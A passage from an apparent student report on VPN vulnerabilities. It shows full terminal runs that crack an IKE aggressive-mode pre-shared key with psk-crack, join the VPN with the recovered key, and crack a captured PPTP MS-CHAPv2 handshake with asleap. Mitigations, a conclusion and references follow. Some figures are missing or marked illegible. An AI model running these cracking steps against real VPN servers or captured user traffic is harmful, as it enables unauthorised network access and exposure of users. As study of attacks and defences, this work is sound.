```

-M : tabbed output

-P : name of the hash file

-d : UDP port on target

We can see a handshake is returned which is a hash file named vulnhash.

2.1.5 Cracking ike-handshake

We can use psk-crack to crack the ike handshake

```
root@chinmay:~# psk-crack -d /usr/share/wordlists/rockyou.txt vulnhash  
Starting psk-crack [ike-scan 1.9.4] (http://www.nta-monitor.com/tools/ike-scan/)  
Running in dictionary cracking mode  
key "123456" matches SHA1 hash f659c6f0b27b7e2c68c11162199c37391f0982b8  
Ending psk-crack: 449 iterations in 0.038 seconds (11696.06 iterations/sec)  
root@chinmay:~#
```

Key returned is "123456"

2.1.6 Establishing a security association (SA) with server

To create a connection with the server we will use Openswan's ipsec service and xl2tpd service.

```
root@chinmay: ~/Downloads/client
File Edit View Search Terminal Help
root@chinmay:~# /etc/init.d/ipsec start
<27>May  8 16:34:42 ipsec_setup: Starting Openswan IPsec 2.6.42...
<27>May  8 16:34:45 ipsec_setup: No KLIPS support found while requested, desperately falling back to netkey
<27>May  8 16:34:45 ipsec_setup: NETKEY support found. Use protostack=netkey in /etc/ipsec.conf to avoid attempts to use KLIPS. Attempting to continue with NETKEY
root@chinmay:~# /etc/init.d/xl2tpd start
Starting xl2tpd (via systemctl): xl2tpd.service.
root@chinmay:~# cd Downloads/client/
root@chinmay:~/Downloads/client# ls
ikehash ipsec.conf ipsec.secrets ppp start-vpn.sh xl2tpd
root@chinmay:~/Downloads/client# sh ./start-vpn.sh
root@chinmay:~/Downloads/client#
```

start-vpn script contains the following line:

```
echo "c vpn" > /var/run/xl2tpd/l2tp-control
```

Then to establish a SA or connection.

```
root@chinmay:~# ipsec auto --up vpn
003 "vpn" #1: multiple DH groups were set in aggressive mode. Only first one used.
003 "vpn" #1: transform (7,1,2,256) ignored.
003 "vpn" #1: multiple DH groups were set in aggressive mode. Only first one used.
003 "vpn" #1: transform (7,1,2,256) ignored.
112 "vpn" #1: STATE_AGGRESSIVE_I1: initiate
003 "vpn" #1: received Vendor ID payload [Dead Peer Detection]
003 "vpn" #1: received Vendor ID payload [RFC 3947] method set to=115
003 "vpn" #1: NAT-Traversal: Result using draft-ietf-ipsec-nat-t-ike (MacOS X): no NAT detected
004 "vpn" #1: STATE_AGGRESSIVE_I2: sent AI2, ISAKMP SA established {auth=OAKLEY_PRESHARED_KEY cipher=aes_256 prf=oakley_md5 group=modp1536}
117 "vpn" #2: STATE_QUICK_I1: initiate
004 "vpn" #2: STATE_QUICK_I2: sent QI2, IPsec SA established transport mode {ESP=>0x7da2673b <0xf93a1263 xfrm=AES_256-HMAC_SHA1 NATOA=none NATD=none DPD=none}
root@chinmay:~#
```

vpn is the name of VPN. '--auto' option denotes to automatically negotiate and keep vpn alive.

We can see that IPsec SA is established in transport mode, that means a transport mode vpn is enabled.

[illegible]

Challenge:

[illegible]


Response:

[illegible]

The user of vpn is clearly visible in the captured packets.

2.2.3. Cracking MS-CHAPv2 using asleap [14, 15]

Asleap is a python tool used to attack and crack pptp vpn.



```
root@chinmay: ~/Downloads
File Edit View Search Terminal Tabs Help

root@chinmay: ~
root@chinmay: ~
root@chinmay: ~/Downloads

root@chinmay:~/Downloads# python chap2asleep.py -u vpnjantit.com -c fd180d5cale6943d0fc2af85699fce5f
-r 5dd02465e19alc772a54738aa6e780c60000000000000000fae347959f173b5601f813bcfc9d892b950d0193b1dd441f00
-p /usr/bin -d darkc0de.lst -x -v
[*] chap2asleep v0.2 #3 ~ Asleap Argument Generator
[i] Username: vpnjantit.com
[i] CHAP Challenge: fd180d5cale6943d0fc2af85699fce5f
[i] CHAP Response: 5dd02465e19alc772a54738aa6e780c60000000000000000fae347959f173b5601f813bcfc9d892b9
50d0193b1dd441f00
[i] Auth Challenge: fd180d5cale6943d0fc2af85699fce5f
[i] Peer Challenge: 5dd02465e19alc772a54738aa6e780c6
[i] Peer Response: fae347959f173b5601f813bcfc9d892b950d0193b1dd441f
[i] Challenge: 9e00435b58ac5acb
[>] Result:
cd /usr/bin
./genkey -r darkc0de.lst -f words.dat -n words.idx
./asleap -C 9e:00:43:5b:58:ac:5a:cb -R fa:e3:47:95:9f:17:3b:56:01:f8:13:bc:fc:9d:89:2b:95:0d:01:93:b1
:dd:44:1f -f words.dat -n words.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1707659 hashes written in 1.31 seconds: 1302523.50 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 19429471 compares.
Creating index file (almost finished) ...Done.
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
hash bytes: 081b
NT hash: 30deb6f3c226fc3581d59714ed4b081b
password: i0ryj
[*] Done! =)
root@chinmay:~/Downloads#
```

-u : user of vpn

-c : MS-CHAPv2 challenge (8 bytes)

-r : MS-CHAPv2 response (24 bytes)

-p: path to genkeys utility which generates hashkey for all passwords in list

-d: path to dictionary file

-x: execute genkeys


-v: verbose

In the output we can see the password generated.

3. Mitigation Techniques

3.1 Defense against IPv6 Leakage

The problem of IPv6 leakage stems from the relationship between VPN and the routing table of the Client Machine managed by the Kernel. We can mitigate this risk by disabling IPv6 traffic on the Client Machine.



This defense is feasible but in the face of increasing IPv6 adoption, this shall be a short term solution. Furthermore, not all Operating Systems (e.g. Android) allow disabling the IPv6 traffic.

A better solution will be to make the VPN Client program reconfigure the IPv6 routing table as well so that both IPv4 and IPv6 traffic is securely sent through the VPN tunnel. The RFC6105 proposes Secure Neighbor Discovery (SEND), a solution that is non-trivial to deploy. The RFC also proposes a complement to SEND based on filtering in the layer-2 network fabric, using a variety of filtering criteria, including, for example, SEND status.

The best way to defend against Man-in-the-Middle Attacks exploiting IPv6 is to ensure that the Client machine always has an IPv6 connection so that no attacker can misuse our default gateway. The MitM attack is possible because we are not trying to subvert an existing IPv6 network but injecting RAs onto a IPv6-capable IPv4 networks, not native IPv6 or dual stack ones.

3.2 Defense against DNS Hijacking

DNS hijacking can be detected if the VPN Client periodically monitors the DNS Connection rather than just at the tunnel initiation. The Client's Routing Table should also be monitored for changes in the configuration.

DNS hijacking attacks can be defended if we configure the VPN tunnel gateway to have the same IP Address as the DNS resolver. This prevents adversary from producing a split tunnel and fooling the victim host into believing that the DNS is a local resource in the LAN.

Another solution is to use Firewalls instead of the routing table to send packets through the tunnel. However, this solution is not feasible on desktop computers that need to access resources on LAN. The computers will also not be able to handle DHCP renewals and will be disconnected from the Internet.

3.3 Authentication Vulnerabilities

Strong authentication techniques by implementation of certificates, smart cards or token can be used when users are connecting to the VPN server. A smart card stores a user's details, encryption keys and algorithms. A PIN is usually used to invoke the smart card. A token provides a one-time password. When the user authentication is successful on the token by entering the correct PIN number, the card will display a one-time passcode that will allow access to the VPN.

There are other add-on authentication systems present like TACACS+, RADIUS which can also be used to create profiles of all VPN users and control access to private network.

3.3 Configuration Issues Management

Some VPN service providers like VyprVPN take advanced security measures to tackle configuration issues. The tunnel setup fails if the client routing table is not

configured to the DNS Server managed by the VPN provider. Upon inspecting the traffic with tcpdump and it was found that on tunnel setup, the VPN client queries three random DNS lookups, each of which returns an error NXDOMAIN. If these queries are sent to a third party DNS Server, the connection is not established and the tunnel shuts down.

We can also diminish some of the configuration issues in a platform specific manner. Using OpenVPN or some other TUN/TAP device-based VPN on Linux, we can use Netfilter and iptables to ensure that Operating System only lets the VPN Client program send packets to the network interface and stop any unprotected packets from leaving the physical device unless the VPN is sending them.

Conclusion

Our motivation for this project was the increasing use of VPN services by students, researchers, business and organisation, which makes it an appealing target to hackers. In cases where VPN is used by people for anonymity and security from government monitoring, it is vital that the VPN is fully secure and impenetrable

In our project we experimentally evaluated and attacked VPN to exploit the found vulnerabilities. These exploits leaks user anonymity and basically breaks VPN exposing everything in the network. We demonstrated PPTP exploitation, MITM attack on IPsec based VPN, DNS leakage and hijacking.

Throughout our project we also discovered the range of detection and defense practices to deal with the vulnerabilities of VPNs. Hence we have complemented our analysis of VPN vulnerabilities with a list of mechanisms to detect the same.

References

1. Kang, Byeong-Ho, and Maricel O. Balitanas. "Vulnerabilities of vpn using ipsec and defensive measures." *International journal of advanced science and technology* 8.7 (2009): 9-18.
2. <https://cybernews.com/security/one-of-the-biggest-android-vpns-hacked-data-of-21-million-users-from-3-android-vpns-put-for-sale-online/>
3. Perta, Vasile Claudiu, et al. "A glance through the VPN looking glass: IPv6 leakage and DNS hijacking in commercial VPN clients." (2015).
4. <https://resources.infosecinstitute.com/topic/slaac-attack/>
5. <https://tools.kali.org/information-gathering/thc-ipv6>
6. <https://isc.sans.edu/forums/diary/IPv6+MITM+via+fake+router+advertisements/10660/>
7. Kent, Stephen, and Randall Atkinson. "RFC2406: IP encapsulating security payload (ESP)." (1998).
8. Harkins, Dan, and Dave Carrel. *The internet key exchange (IKE)*. RFC 2409, november, 1998.
9. Bhargavan, Karthikeyan, et al. "Downgrade resilience in key-exchange protocols." *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016.
10. <https://www.vulnhub.com/entry/hacklab-vulnvpn,49/>
11. Luminita, Defta Ciobanu Costinela. "Using penetration testing to discover VPN security vulnerabilities." *Global Journal on Technology* 1 (2012).
12. <https://github.com/royhills/ike-scan>
13. Zorn, G. *Microsoft PPP CHAP extensions, version 2*. RFC 2759, January, 2000.
14. <https://github.com/joswr1ght/asleap>
15. <https://tools.kali.org/wireless-attacks/asleap>
16. Hamed, Hazem, Ehab Al-Shaer, and Will Marrero. "Modeling and verification of IPsec and VPN security policies." *13th IEEE International Conference on Network Protocols (ICNP'05)*. IEEE, 2005.
17. JaeDeok Lim, MinHo Han and JeongNyeo Kim, "Implementation of light-weight IKE protocol for IPsec VPN within router," *The 7th International Conference on Advanced Communication Technology, 2005, ICACT 2005.*, Phoenix Park, Korea (South), 2005, pp. 81-84, doi: 10.1109/ICACTION.2005.246011.
18. Pitts, S. "VPN Aggressive Mode Pre-shared Key Brute Force Attack." *Global Information Assurance Certification Paper, SANS Institute*.

19. Kurniawan, Dwi Ely, et al. "Implementation and analysis ipsec-vpn on cisco asa firewall using gns3 network simulator." *Journal of Physics: Conference Series*. Vol. 1175. No. 1. IOP Publishing, 2019.
20. Perta, Vasile Claudiu, et al. "A glance through the VPN looking glass: IPv6 leakage and DNS hijacking in commercial VPN clients." (2015).
21. Singh, Kuwar Kuldeep VV, and Himanshu Gupta. "A New Approach for the Security of VPN." *Proceedings of the Second International conference on Information and Communication Technology for Competitive Strategies*. 2016.
22. Fan, Ya-qin, Chi Li, and Chao Sun. "Secure VPN based on combination of L2TP and IPSec." *Journal of Networks* 7.1 (2012): 141.
23. Kara, Atsushi, et al. "A DoS-vulnerability analysis of L2TP-VPN." *The Fourth International Conference on Computer and Information Technology, 2004. CIT'04..* IEEE, 2004.
24. Bui, Thanh, et al. "Client-Side Vulnerabilities in Commercial VPNs." *Nordic Conference on Secure IT Systems*. Springer, Cham, 2019.